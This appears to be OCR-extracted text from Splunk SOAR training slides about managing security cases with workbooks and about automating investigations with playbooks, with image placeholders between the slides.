
splunk> turn data into doing

Using workbooks and case management




Paste domain value and launch action


Using workbooks and case management




splunk> turn data into doing

Using workbooks and case management







Using workbooks and case management



Using workbooks and case management




Using workbooks and case management



- Create a new workbook ☑
- Assign users to tasks ☑
- Configure a phase and task ☑
- Configure task SLA’s ☑
- Add actions to tasks ☑
- Add a new phase and task ☑
- Promote event to case ☑

Demote a case back to an event




splunk> turn data into doing

Automating the Investigation

splunk> turn data into doing™


Automating the Investigation


Manual



Automated

Automating the Investigation





Automation Strategies

Best Practices

First step towards automation is identifying the scenarios. Ask your team:


- Where do you spend the bulk of your time?
- What steps are taken and in what order?

Once that's been done be sure to **document and diagram**

- Be sure the steps and decisions at each point match what your target-state process and not just "what's always been done"
- As you're walking through the whiteboard, determine the time spent for the analyst on each step
- How many times is this scenario carried out on average per day?

Automating the Investigation

What we'll be building today



Playbook Functions

Action – Use a configured App to perform a task

Playbook – Call another Playbook

Code - Use custom Python code in the playbook


Utility – Use pre-written custom functions or make calls to the SOAR API

Filter - Gather a subset of artifacts

